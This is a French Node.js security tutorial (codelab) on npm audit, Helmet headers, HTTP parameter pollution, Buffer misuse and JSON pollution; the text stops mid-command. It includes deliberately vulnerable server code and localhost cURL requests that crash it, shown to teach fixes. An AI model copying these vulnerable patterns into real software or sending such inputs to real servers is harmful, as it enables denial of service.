Codelab: Sécurisation des applications NodeJs

Objectifs

- Détecter les vulnérabilités de dépendance connues
- Définir des en-têtes HTTP avec Helmet
- Protection contre les attaques de pollution des paramètres HTTP
- Prévention de la pollution JSON
- Un exemple d'attaque par injection SQL
- Prévention des attaques XSS
- Protection contre les attaques CSRF

Détecter les vulnérabilités de dépendance connues

Tout au long du cours NodeJS, nous avons exploité des modules sur le registre npm pour former une base pour les applications que nous créons. Nous avons appris comment le vaste écosystème de modules nous permet de nous concentrer sur la logique de l'application et de ne pas avoir à réinventer des solutions techniques communes de bas niveau pour chaque application.

Cet écosystème est la clé du succès de Node.js. Mais cela conduit à de grands arbres de dépendance imbriqués dans nos applications. Non seulement devons-nous nous préoccuper de la sécurité du code d'application que nous écrivons nous-mêmes, mais nous devons également considérer la sécurité du code inclus dans les modules de notre arbre de dépendances. Même les modules et les frameworks les plus matures et les plus populaires peuvent contenir des failles de sécurité.

Créez un nouveau projet **web_security** et initialisez Node:


```
$ mkdir web_security
```

```
$ cd web_security
```

```
$ npm init --yes
```

Nous allons installer certains modules à partir du registre npm et les analyser à la recherche de vulnérabilités. Tout d'abord, installons une ancienne version du module express. Nous avons intentionnellement choisi une ancienne version avec des vulnérabilités connues pour montrer comment auditer nos dépendances. Cette version d'Express.js n'est pas recommandée pour une utilisation dans les applications de production :


```
$ npm install express@4.15.0
```




Notez que la sortie npm détecte plusieurs vulnérabilités connues dans cette version d'Express.js. exécutez la commande **$ npm audit** pour plus de détails :

`$ npm audit`

Observez la sortie de la commande **$ npm audit**, comme illustré dans la capture d'écran suivante. La sortie répertorie les vulnérabilités individuelles avec des informations supplémentaires :




Nous pouvons suivre le lien Plus d'informations (**More info**) pour accéder à l'avis **npm** pour la vulnérabilité particulière. Cela ouvrira une page Web détaillant une vue d'ensemble de la vulnérabilité et des actions correctives similaires à ce qui suit :



Nous pouvons essayer de corriger automatiquement les vulnérabilités en utilisant la commande **$ npm audit fix**. Cela tentera de mettre à jour toutes les dépendances vers les versions corrigées :

```
$ npm audit fix
```



Maintenant, lorsque nous réexécuterons la commande **$ npm audit**, nous obtiendrons la sortie suivante indiquant qu'il n'y a plus de vulnérabilités connues détectées dans notre arbre de dépendance de module :

```
(base) josephazar@Josephs-MBP-2 webserv_security % npm audit

                       === npm audit security report ===

found 0 vulnerabilities
 in 57 scanned packages
```

La commande **$ npm audit** est disponible depuis la version 6 de **npm**. La commande soumet un rapport des dépendances dans notre application et le compare à une base de données de vulnérabilités connues. La commande **$ npm audit** auditera les dépendances directes, de développement, groupées et facultatives. La commande nécessite à la fois un fichier **package.json** et un fichier **package-lock.json** ; sinon, le test échouera. L'audit s'exécute automatiquement lorsqu'un package est installé avec la commande **$ npm install**.

De nombreuses organisations considèrent l'audit via **npm** comme une mesure de précaution pour protéger leurs applications contre les vulnérabilités de sécurité connues. Pour cette raison, il est courant d'ajouter la commande **$ npm audit** à vos tests d'intégration continue (CI). La commande **$ npm audit** signale un code d'erreur de 1 lorsqu'une vulnérabilité est trouvée ; ce code d'erreur peut être exploité pour indiquer un test échoué.

Définir des en-têtes HTTP avec Helmet

Express.js est un framework web léger, donc certaines mesures qui sont généralement prises pour mieux sécuriser les applications ne sont pas implémentées par le framework de base. L'une des mesures de précaution que nous pouvons prendre est de définir certains en-têtes HTTP liés à la sécurité sur les requêtes. Parfois, cela s'appelle «renforcer» les en-têtes de nos requêtes HTTP.

Le module **Helmet** (https://github.com/helmetjs/helmet) fournit un middleware pour définir des en-têtes liés à la sécurité sur nos requêtes HTTP, ce qui permet de gagner du temps sur la configuration manuelle. **Helmet** définit les en-têtes HTTP sur des valeurs par défaut raisonnables et sécurisées, qui peuvent ensuite être étendues ou personnalisées selon les besoins. Dans cet exemple, nous allons apprendre à utiliser le module **Helmet**.

Assurez-vous qu'express est installé et créez un fichier **server.js** :

```
$ npm install express --save
```

```
$ touch server.js
```

Ajoutez le code suivant à **server.js:**

```
const express = require("express");

const app = express();

app.get("/", (req, res) => res.send("Hello World!"));

app.listen(3000, () => {

   console.log("Le serveur ecoute sur le port 3000");

});
```

Inspectons maintenant les en-têtes renvoyés par notre application Express.js. Nous pouvons le faire en utilisant l'outil **cURL**. Dans une seconde fenêtre Terminal, saisissez la commande suivante:

```
$ curl -I http://localhost:3000
```

Vous devriez voir une réponse semblable à la suivante qui répertorie les en-têtes HTTP renvoyés sur la requête:

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 12
ETag: W/"c-Lve95gjOVATpfV8EL5X4nxwjKHE"
Date: Mon, 06 Dec 2021 10:43:24 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Notez l'en-tête **X-Powered-By: Express**.

Maintenant, commençons à renforcer ces en-têtes avec le module **Helmet**. Installez le module **Helmet** avec la commande suivante:

```
$ npm install helmet
```

Nous devons importer le middleware **Helmet** dans le fichier **server.js**. Pour ce faire, ajoutez la ligne suivante juste en dessous de l'import **express**:

```
const helmet = require("helmet");
```

Ensuite, nous devons demander à l'application Express.js d'utiliser le middleware **Helmet**. Sous la ligne **const app = express();**, ajoutez ce qui suit:

```
app.use(helmet());
```

Maintenant, redémarrez le serveur et renvoyez la requête cURL. Maintenant, nous pouvons voir que nous obtenons de nombreux en-têtes supplémentaires renvoyés sur la requête:

```
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'self';base-uri 'self';block-all-mixed-content;font-src 'self' https: data:;fr
ame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src 'self';script-src-attr 'none';style-src 'sel
f' https: 'unsafe-inline';upgrade-insecure-requests
X-DNS-Prefetch-Control: off
Expect-CT: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Download-Options: noopen
X-Content-Type-Options: nosniff
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-XSS-Protection: 0
Content-Type: text/html; charset=utf-8
Content-Length: 12
ETag: W/"c-Lve95gjOVATpfV8EL5X4nxwjKHE"
Date: Mon, 06 Dec 2021 10:50:56 GMT
Connection: keep-alive
```


Notez que l'en-tête **X-Powered-By** a été supprimé. Le module **Helmet** configure certains des en-têtes HTTP sur nos requêtes en fonction de ses valeurs par défaut sécurisées. Dans cet exemple, nous avons appliqué le middleware **Helmet** à notre serveur **Express.js**.

Helmet supprime l'en-tête **X-Powered-By: Express**, de sorte que la découverte du serveur basé sur Express devient plus difficile. La raison de masquer cela est de se protéger contre les attaquants essayant d'exploiter les vulnérabilités de sécurité orientées **Express.js**, les ralentissant dans la détermination du type de serveur utilisé dans l'application.

Helmet injecte ensuite les en-têtes suivants dans notre requête, avec les valeurs par défaut appropriées:

Header	Description
`Content-Security-Policy`	Helps mitigate against cross-site scripting attacks by allowing the definition of a policy that can control which resources the user agent is allowed to load.
`X-DNS-Prefetch-Control`	Controls DNS prefetching.
`Expect-CT`	Opt in to the enforcement of **Certificate Transparency**.
`X-Frame-Options`	Indicates whether a browser can render a page in a `<frame>`, `<iframe>`, `<embed>`, or `<object>` HTML element.
`Strict-Transport-Security`	Instructs browsers to only allow the website to be accessed using HTTPS.
`X-Download-Options`	Disables the option to open a file directly on download.
`X-Content-Type-Options`	Indicates that the MIME types configured in the `Content-Type` headers must be adhered to.
`X-Permitted-Cross-Domain-Policies`	Instructs the browser on how to handle requests over a cross-domain.
`Referrer-Policy`	Controls how much referrer information is included in requests.
`X-XSS-Protection`	Instructs the browser to stop the page loading when a reflected cross-site scripting attack is detected.

Le module **Helmet** définit les en-têtes HTTP injectés sur des valeurs par défaut sécurisées sensibles. Cependant, ils peuvent être personnalisés. Par exemple, vous pouvez définir manuellement la valeur de **Referrer-Policy** sur l'en-tête **no-referrer** à l'aide du code suivant:



Des en-têtes HTTP supplémentaires peuvent également être définis à l'aide du module **Helmet**. Pour plus d'informations, reportez-vous à la documentation du **Helmet** (https://helmetjs.github.io/).

Certains autres frameworks web populaires peuvent également intégrer le middleware **Helmet** via les modules suivants:

- **Koa.js**: https://www.npmjs.com/package/koa-helmet
- **Fastify**: https://www.npmjs.com/package/fastify-helmet

Le middleware **Helmet** modifie simplement les en-têtes de réponse aux valeurs par défaut appropriées. Pour montrer ce que fait **Helmet**, nous pouvons essayer d'injecter les mêmes en-têtes HTTP à l'aide du module **http** principal de Node.js:

Créez un fichier **http-app.js**:

```
$ touch http-app.js
```

Ajoutez le code suivant au fichier **http-app.js**:

```
const http = require("http");
const server = http.createServer((req, res) => {
  secureHeaders(res);
  res.end("CouCou!");
});
const secureHeaders = (res) => {
  res.setHeader("X-DNS-Prefetch-Control", "off");
  res.setHeader("Expect-CT", "max-age=0");
  res.setHeader("X-Frame-Options", "SAMEORIGIN");
  res.setHeader("X-Download-Options", "noopen");
  res.setHeader("X-Content-Type-Options", "nosniff");
  res.setHeader("X-Permitted-Cross-Domain-Policies",     "none");
  res.setHeader("Referrer-Policy", "no-referrer");
  res.setHeader("X-XSS-Protection", "1; mode=block");
};
server.listen(3000, () => {
  console.log("Le serveur ecoute sur le port 3000");
});
```

Démarrez le serveur:

```
$ node http-app.js
```

Réexécutez la commande cURL et observez que les en-têtes ont été injectés.

Ce code montre ce que le middleware **Helmet** implémente lors de l'injection d'en-têtes dans les objets de requête.

Protection contre les attaques de pollution des paramètres HTTP

L'un des groupes de vulnérabilités les plus faciles à exploiter est celui des attaques par injection, les attaques par injection SQL étant les plus courantes. Les attaques par injection SQL se produisent lorsqu'un attaquant injecte du code SQL malveillant dans une application pour supprimer, déformer ou exposer les données stockées dans la base de données.

Si une application accepte des entrées sous quelque forme que ce soit, vous devez prendre les précautions nécessaires pour vous assurer que les entrées malveillantes ne peuvent pas exploiter votre application.

La pollution des paramètres est un type d'attaque par injection dans laquelle les paramètres HTTP des points de terminaison HTTP d'une application Web sont injectés avec une entrée malveillante spécifique. La pollution des paramètres HTTP peut être utilisée pour exposer des données internes ou même provoquer une attaque par déni de service (DoS), où un attaquant essaie d'interrompre une ressource et de la rendre inaccessible aux utilisateurs prévus de la ressource.

Dans cet exemple, nous verrons comment protéger un serveur HTTP contre les attaques de pollution des paramètres. Les attaques de pollution de paramètres sont l'endroit où des entrées malveillantes sont injectées dans les paramètres d'URL.

Créez un fichier **http-polution.js**:

```
$ touch http-polution.js
```

Ajoutez le code suivant au fichier **http-polution .js**:

```
const express = require("express");
const app = express();
app.get("/", (req, res) => {
   asyncWork(() => {
       const upper = (req.query.msg || "").toUpperCase();
       res.send(upper);
   });
});
asyncWork = (callback) => {
   setTimeout(callback, 0);
};
app.listen(3000, () => {
   console.log("Le serveur ecoute sur le port 3000");
});
```

Notez que la fonction **asyncWork()** est uniquement à des fins de démonstration. Dans une application réelle, vous pouvez vous attendre à ce qu'une tâche asynchrone se produise, telle qu'une requête à effectuer sur une base de données ou un service externe.

Je vais maintenant montrer comment exploiter cette vulnérabilité et apprendre à l'atténuer.


Tout d'abord, démarrez le serveur:

```
$ node http-polution.js
```

Dans une deuxième fenêtre Terminal, nous devons tester que le serveur fonctionne comme prévu en envoyant une requête:

```
$ curl http://localhost:3000/\?msg\=hello
```

Voyons ce qui se passe lorsque nous passons deux fois le paramètre **msg**. Si nous revenons à notre première fenêtre Terminal, nous pouvons voir que le serveur a planté avec l'erreur suivante:



Ainsi, il est possible de faire planter le serveur simplement en envoyant des paramètres en double. Cela permet à un auteur de lancer une attaque DoS efficace assez facilement.

Le message d'erreur indique que .**toUpperCase** n'est pas une fonction. La fonction **toUpperCase()** est disponible sur **String.prototype.** Cela signifie que la valeur sur laquelle nous appelons cette fonction n'est pas du type **String.prototype**, ce qui entraîne **TypeError**. Cela s'est produit parce que les multiples valeurs de **msg** ont été transformées en un tableau. Pour se protéger contre cela, nous devons ajouter une logique pour toujours prendre la dernière valeur de **msg** lorsque plusieurs valeurs sont spécifiées. Ajoutons cette logique à **http-polution-protected.js:**

```
$ touch http-polution-protected.js
```

```
const express = require("express");

const app = express();

app.get("/", (req, res) => {

   asyncWork(() => {

       let msg = req.query.msg;

       if (Array.isArray(msg)) msg = msg.pop();

       let upper = (msg || "").toUpperCase();

       res.send(upper);

   });

});

asyncWork = (callback) => {

   setTimeout(callback, 0);

};

app.listen(3000, () => {

   console.log("Le serveur ecoute sur le port 3000");

});
```

Démarrez le serveur:

```
$ node http-polution-protected.js
```

Maintenant, retentons notre requête où nous passons deux fois le paramètre **msg**:

```
$ curl http://localhost:3000/\?msg\=hello\&msg\=world
```

Notre logique était de toujours définir la variable **msg** sur la dernière valeur. Observez que le serveur ne plante plus.

Les attaques par injection sont rendues possibles lorsque les entrées ne sont pas correctement nettoyées. Dans cet exemple, nous avons supposé à tort que le paramètre **msg** ne serait jamais qu'une chaîne.


De nombreux frameworks Web Node.js prennent en charge les paramètres en double dans les URL, bien qu'il n'y ait aucune spécification sur la façon dont ils doivent être gérés.

Express.js dépend du module **qs** (query string) pour la gestion des paramètres d'URL. L'approche du module **qs** pour gérer plusieurs paramètres du même nom consiste à convertir les noms en double en un tableau. Comme démontré dans cet exemple, cette conversion entraîne des ruptures de code et un comportement inattendu.

Attaques utilisant le Buffer Node.js


Les objets Node.js **Buffer** peuvent être exploités par des attaquants s'ils sont mal utilisés dans le code de l'application. Les objets **Buffer** représentent une série d'octets de longueur fixe et sont une sous-classe de la classe **Uint8Array()** de JavaScript. Dans de nombreux cas, vous interagirez avec des objets **Buffer** via des API de niveau supérieur, telles que l'utilisation de **fs.readFile()** pour lire des fichiers. Cependant, dans les cas où vous devez interagir directement avec des données binaires, vous pouvez utiliser des objets **Buffer**, car ils fournissent des APIs de bas niveau pour la manipulation des données.

Au cours des dernières années, une grande attention a été portée aux utilisations dangereuses du constructeur **Buffer** de Node.js. Imaginez que notre application accepte certaines entrées utilisateur sous forme JSON et que nous créions un nouvel objet **Buffer()** à partir de l'une des valeurs:




Nous pouvons voir que cela fonctionne comme prévu (en ignorant l'avertissement de dépréciation). L'appel de **Buffer(string)** crée un nouvel objet **Buffer** contenant la valeur

de chaîne. Voyons maintenant ce qui se passe si nous définissons **msg** sur un nombre plutôt qu'une chaîne:



Cela a créé un objet Buffer de taille 10. Ainsi, un attaquant pourrait passer n'importe quelle valeur via la propriété msg et un objet Buffer de cette taille serait créé. Une simple attaque DoS pourrait être lancée par l'attaquant en fournissant de grandes valeurs entières à chaque requête.

Pour créer un nouvel objet **Buffer** d'une taille donnée, vous devez utiliser la méthode **Buffer.alloc(int)**. Cela aide à protéger notre code des entrées inattendues:



Prévention de la pollution JSON

Le langage JavaScript permet de modifier tous les attributs d'objet. Dans une attaque de pollution JSON, un attaquant exploite cette capacité pour remplacer les attributs et fonctions intégrés avec du code malveillant.

Les applications qui acceptent JSON comme entrée utilisateur sont les plus sensibles à ces attaques. Dans les cas les plus graves, il est possible de faire planter un serveur en fournissant simplement des valeurs supplémentaires dans l'entrée JSON. Cela peut rendre le serveur vulnérable aux attaques DoS via la pollution JSON.

La clé pour empêcher les attaques de pollution JSON est de valider toutes les entrées JSON. Cela peut être fait manuellement ou en définissant un schéma pour votre JSON à valider.

Dans cet exemple, nous allons démontrer une attaque de pollution JSON et apprendre à se protéger contre ces attaques en validant notre entrée JSON.

Créez un fichier **json-pollution.js:**

```
$ touch json-pollution.js
```

Ajoutez le code suivant à **json-pollution.js:**

```
const http = require("http");
const { STATUS_CODES } = http;
const server = http.createServer((req, res) => {
   if (req.method === "POST" && req.url === "/") {
       bonjour(req, res);
       return;
   }
   res.statusCode = 404;
   res.end(STATUS_CODES[res.statusCode]);
});
bonjour = (req, res) => {
   let data = "";
   req.on("data", (chunk) => (data += chunk));
   req.on("end", () => {
       try {
           data = JSON.parse(data);
       } catch (e) {
           res.end("");
           return;
       }
       if (data.hasOwnProperty("name")) {
           res.end(`${data.msg} ${data.name}`);
       } else {
           res.end(data.msg);
       }
   });
};
server.listen(3000, () => {
   console.log("Le serveur ecoute sur le port 3000");
});
```

Nous allons démontrer une attaque de pollution JSON et apprendre à utiliser un schéma JSON pour protéger nos applications contre ces attaques. Démarrez le serveur avec la commande suivante:

```
$ node json-pollution.js
```

Ensuite, nous enverrons une requête HTTP POST à http://localhost:3000 en utilisant **cURL**. Nous fournirons la commande **cURL** avec l'argument **-X** pour spécifier la méthode de requête HTTP et l'argument **-d** pour fournir les données. Dans une deuxième fenêtre de terminal, envoyez la requête **cURL** suivante:

```
$ curl -H "Content-Type: application/json" -X POST -d '{"msg":
"Salut", "name": "Cristiano Ronaldo" }' http://localhost:3000/
```

Comme prévu, le serveur répond avec succès avec un message.

Maintenant, essayons de modifier le ***payload*** pour envoyer une propriété JSON supplémentaire nommée **hasOwnProperty**:

```
$ curl -H "Content-Type: application/json" -X POST -d '{"msg":
